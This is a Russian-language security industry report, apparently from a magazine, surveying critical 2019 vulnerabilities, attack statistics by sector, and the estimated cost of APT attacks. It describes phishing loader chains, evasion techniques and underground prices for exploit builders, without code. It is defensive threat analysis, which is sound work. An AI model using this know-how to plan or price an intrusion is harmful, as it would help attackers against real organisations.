Перечислим несколько уязвимостей ПО, которые были выявлены в 2019 году и обратили на себя внимание мирового сообщества специалистов в области ИБ из-за критического уровня риска и большого числа потенциальных жертв. Уязвимость представляет особую опасность, если для ее эксплуатации был разработан и опубликован эксплойт.

Кнопка «Взломать интернет»

- Идентификатор: CVE-2019-19781
- Дата публикации: декабрь 2019 года
- Уязвимое ПО: Citrix Application Delivery Controller (NetScaler ADC) и Citrix Gateway (NetScaler Gateway)
- Уровень риска: критический
- Эксплойт: есть

Уязвимость, связанная с возможностью удаленного выполнения кода без авторизации. Брешь позволяет внешнему злоумышленнику не только получить доступ к опубликованным приложениям, но и проводить атаки с сервера Citrix на другие ресурсы внутренней сети атакуемой компании.

Next day, NextCry

- Идентификатор: CVE-2019-11043
- Дата публикации: октябрь 2019 года
- Уязвимое ПО: PHP-FPM
- Уровень риска: критический
- Эксплойт: есть

Уязвимость в PHP 7 позволяет неавторизованному пользователю выполнять произвольный код. Под угрозой серверы nginx с включенным FPM (пакет для обработки сценариев на языке PHP). Брешь стала причиной заражения пользователей облачного хранилища NextCloud шифровальщиком NextCry (bit.ly/32KoAuM).

BlueKeep

- Идентификатор: CVE-2019-0708 (BlueKeep)
- Дата публикации: май 2019 года
- Уязвимое ПО: Microsoft Windows Remote Desktop Services
- Уровень риска: критический
- Эксплойт: есть несколько, в том числе в виде модуля для Metasploit

Уязвимость в реализации протокола RDP, затронувшая некоторые версии Windows, позволяет неавторизованному пользователю выполнять произвольный код, в частности распространять вредоносное ПО. Под серьезной угрозой оказались Windows Server 2008, Windows 7, Windows 2003 и Windows XP.

Держа руку на Pulse

- Идентификатор: CVE-2019-11510
- Дата публикации: апрель 2019 года
- Уязвимое ПО: Pulse Secure Pulse Connect Secure (PCS)
- Уровень риска: критический
- Эксплойт: есть

Уязвимость в популярном решении для VPN компании Pulse Secure позволяет неавторизованному пользователю читать произвольные файлы, включая чувствительную конфигурационную информацию, отправляя на сервер специально сформированные HTTP-запросы.

Эпидемия MageCart

Так называют атаки, в ходе которых на страницы онлайн-оплаты внедряются сценарии на языке JavaScript (JavaScript-снифферы) для хищения данных платежных карт, а также группы злоумышленников, стоящих за этими действиями. Первые случаи зафиксированы еще девять лет назад, однако в 2019 году мы наблюдали бум таких атак. Жертвами стали интернет-магазины по продаже продукции легкой и пищевой промышленности, сфера услуг, образовательные учреждения, СМИ. Массовое распространение JavaScript-снифферов обусловлено атаками supply chain. На протяжении года вредоносные скрипты попадали на сайты жертв через стороннее программное обеспечение для добавления функциональности или оптимизации, например

через рекламные платформы, системы управления контентом, сервисы веб-аналитики (bit.ly/3cEWdSo). По данным компании RiskIQ, в 2019 году инфраструктура злоумышленников, стоящих за атаками MageCart, насчитывала около 600 доменов; среднее время присутствия на сайте жертвы — 22 дня (bit.ly/3ckLLAa).

Методы атак

Приведем основные сведения по распространенным методам атак, которые использовались киберпреступниками в 2019 году.

Использование ВПО




Рисунок 11. Количество атак




Рисунок 12. Доля атак

Социальная инженерия




Рисунок 13. Количество атак




Рисунок 14. Доля атак

Эксплуатация веб-уязвимостей




Рисунок 15. Количество атак




Рисунок 16. Доля атак

Использование уязвимостей ПО и недостатков механизмов защиты




Рисунок 17. Количество атак




Рисунок 18. Доля атак

Подбор учетных данных




Рисунок 19. Количество атак




Рисунок 20. Доля атак

Категории жертв

Государственные организации




Рисунок 21. Число атак на государственные организации




Рисунок 22. Методы атак на государственные организации




Рисунок 23. Объекты атак




Рисунок 24. Мотивы атак

Промышленные компании




Рисунок 25. Число атак на промышленные компании




Рисунок 26. Методы атак на промышленные компании




Рисунок 27. Объекты атак




Рисунок 28. Мотивы атак

Финансовые организации




Рисунок 29. Число атак на финансовые организации




Рисунок 30. Методы атак на финансовые организации




Рисунок 31. Объекты атак




Рисунок 32. Мотивы атак

IT-компании




Рисунок 33. Число атак на IT-компании




Рисунок 34. Методы атак на IT-компании




Рисунок 35. Объекты атак




Рисунок 36. Мотивы атак

Число киберинцидентов растет: в 2019 году их было на 19% больше, чем в 2018-м

Взломать любой ценой, или **Сколько может стоить APT-атака**

Вадим Соловьев,
Екатерина Килюшева,
Яна Авезова

К журналу мы прикладываем постер с тепловой картой тактик и техник атак, которыми пользуются APT-группировки. Отсканируйте код, чтобы скачать карту с нашего сайта.

Активы перспективных коммерческих компаний и государственных структур всегда были и будут привлекательной целью для злоумышленников. Крупные организации, как правило, понимают это и выделяют немало ресурсов на обеспечение информационной безопасности (в некоторых госучреждениях до 800 млн рублей, bit.ly/3aMYxXq). К сожалению, эффективную защиту инфраструктуры удается выстроить не всегда.

В свою очередь, организованные, технически грамотные злоумышленники, обладающие значительными финансовыми ресурсами, могут распорядиться ими весьма рационально при подготовке к атаке на конкретную компанию. Целевые атаки, которые проводятся хорошо подготовленными преступными группировками, принято называть атаками типа advanced persistent threat (APT), а группы киберпреступников, которые стоят за ними, — APT-группировками.

Мы проанализировали инструменты APT-группировок, которые действуют в различных странах мира и наиболее активны на протяжении последних двух лет[1], из них 22 группировки были замечены, среди прочего, в атаках на российские компании и представляют угрозу для ключевых отраслей — государственного сектора, кредитно-финансовых организаций, топливно-энергетических и промышленных компаний[2].




Рисунок 1. Распространенные категории жертв (доля группировок, атакующих российские компании)

Мы выделили две основные категории группировок в зависимости от мотива атак — финансово мотивированные (атакующие банки и другие организации с целью кражи денег) и шпионские (атакующие с целью получения ценных сведений и долгосрочного контроля над инфраструктурой).




Рисунок 2. Мотивы и приоритеты хакеров

Инструменты для проникновения в локальную сеть компании отличаются от инструментов, которые используются на последующих этапах в ходе развития атаки, на стадиях закрепления и дальнейшего перемещения по сети. Таким образом, мы разделили инструменты APT на две группы — для проникновения в локальную сеть и для дальнейшего развития атаки во внутренней сети.

1. *Опыт экспертов Positive Technologies показывает, что интервал до двух лет позволяет составить наиболее актуальную картину тактик и техник атаки.*
2. *При описании поведения APT-группировок мы использовали наименования техник атаки из базы MITRE ATT&CK (Enterprise).*

Расчет точной стоимости APT не представляется возможным по ряду причин, в частности из-за сложной оценки стоимости уникального ПО из арсенала группировок. Все приведенные в данном отчете суммы являются приблизительными, реальные затраты на APT могут быть существенно выше.

Возможно, выводы, сделанные в данном отчете, помогут специалистам по ИБ сфокусировать свое внимание на защите ключевых систем с учетом специфики атак именно в их отрасли.

Инструменты APT

На этапе проникновения

Финансовые затраты на этапе проникновения определяются выбранным способом доставки вредоносного ПО в инфраструктуру компании, а выбор способа зависит от мотивов преступников и степени защищенности потенциальной жертвы.

Фишинг — основной способ проникновения в инфраструктуру компании




Рисунок 3. Часто используемые техники для проникновения в инфраструктуру (число группировок, атакующих российские компании)

Главным инструментом финансово мотивированных злоумышленников является фишинг. Для фишинговой рассылки злоумышленнику необходимо подготовить документ, содержащий вредоносное ПО, и лоадер (дроппер).

Документы, содержащие вредоносный код, могут создаваться с помощью специальных программ — эксплойт-билдеров. Они позволяют сформировать файл, при открытии которого будет выполняться вредоносный код. Задачами этого кода являются загрузка и запуск обфусцированного лоадера — небольшой программы, которая подгружает на компьютер основной модуль вредоносного ПО.

86%

группировок используют фишинг на этапе проникновения

Примеры группировок: Cobalt, Lazarus

2500 $

стоимость месячной подписки на сервис по созданию документов с вредоносным содержимым

От 1500 $

стоимость исходного кода лоадера

Готовый лоадер можно приобрести всего за 25 долларов, а вот за исходный код придется заплатить уже от 1500 долларов, при этом на последующую доработку тоже понадобятся дополнительное время и деньги.




Рисунок 4. Упрощенная схема подготовки и доставки вредоносного ПО в локальную сеть с помощью фишинга

86%

Шифруют ВПО

Obfuscated Files or Information

73%

Используют вредоносные скрипты

Scripting

55%

Маскируют новые сервисы

Masquerading

55%

Внедряют вредоносный код в память легитимного процесса

Process Injection

27%

Проверяют наличие песочницы

Virtualization/ Sandbox Evasion

27%

Подписывают вредоносный код цифровым сертификатом

Code Signing

18%

Используют популярные веб-сервисы для хранения вредоносных файлов

Web Service

Рисунок 5. Распространенные техники для обхода средств защиты (доля группировок, атакующих российские компании)

Финансово мотивированные группировки активно используют фишинг в качестве инструмента для проникновения, эксплуатируя различные уязвимости в системах жертв. Так, в 2017 году группировка Cobalt получила эксплойт-билдер для уязвимости CVE-2017-0199, который на тот момент продавался за 10 тыс. долларов (bit.ly/3116d3I). Сейчас цены на эксплойт-билдеры для этой уязвимости уже намного ниже и их можно приобрести всего за 400 долларов. Группировка Silence проводила атаки, рассчитывая на эксплуатацию ряда уязвимостей, в частности CVE-2018-0802, CVE-2018-8174. Цена за набор эксплойтов для этих уязвимостей на теневом рынке кибероуслуг начинается от 1600 долларов. Преступникам, действующим из финансовых побуждений, важен быстрый результат, поэтому они охотно покупают готовые инструменты и проводят массовые фишинговые рассылки.

Как и в случае с финансово мотивированными атаками, шпионские APT чаще всего начинаются с фишинговых писем. Однако если фишинг злоумышленников, которые хотят украсть деньги, может быть направлен на отрасль в целом, то кибершпионы действуют точечно и наверняка, тщательно готовятся. Например, шпионская группировка SongXY, деятельность которой расследовали специалисты PT ESC, во время очередной попытки проникновения рассылала документ со ссылкой на изображение, размещенное на контрольном сервере (bit.ly/38Dvx2y). Ссылка срабатывала автоматически при открытии документа. Это позволяло хакерам собирать дополнительную информацию о конфигурации серверов, в том числе о версии Microsoft Office, и подбирать вредоносный документ с необходимым для компрометации системы эксплойтом.

Чтобы максимально увеличить вероятность успеха фишинговой рассылки, кибершпионские APT-группировки могут взламывать компании партнеров или подрядчиков целевой организации и рассылать письма от их имени. Весной 2019 года хакеры проникли в сеть IT-гиганта Wipro и рассылали от его имени фишинговые письма клиентам (bit.ly/3aRJTOw).

Кибершпионские группировки обычно не считаются с затратами и могут использовать в атаках дорогостоящие эксплойты для уязвимостей нулевого дня, разрабатывать собственные инструменты, осуществлять атаку в несколько этапов, подбираясь к цели через цепочку сторонних организаций.

10 000 $

стоимость эксплойт-билдера для уязвимости CVE-2017-0199, который использовала группировка Cobalt

20–30 дней

проходит с момента проникновения до хищения денег

23%

группировок используют watering hole на этапе проникновения

Стоимость: от 10 000 $

Примеры группировок: APT27, APT37, RTM, Lazarus

Более 1 000 000 $

могут стоить отдельные эксплойты для уязвимостей нулевого дня

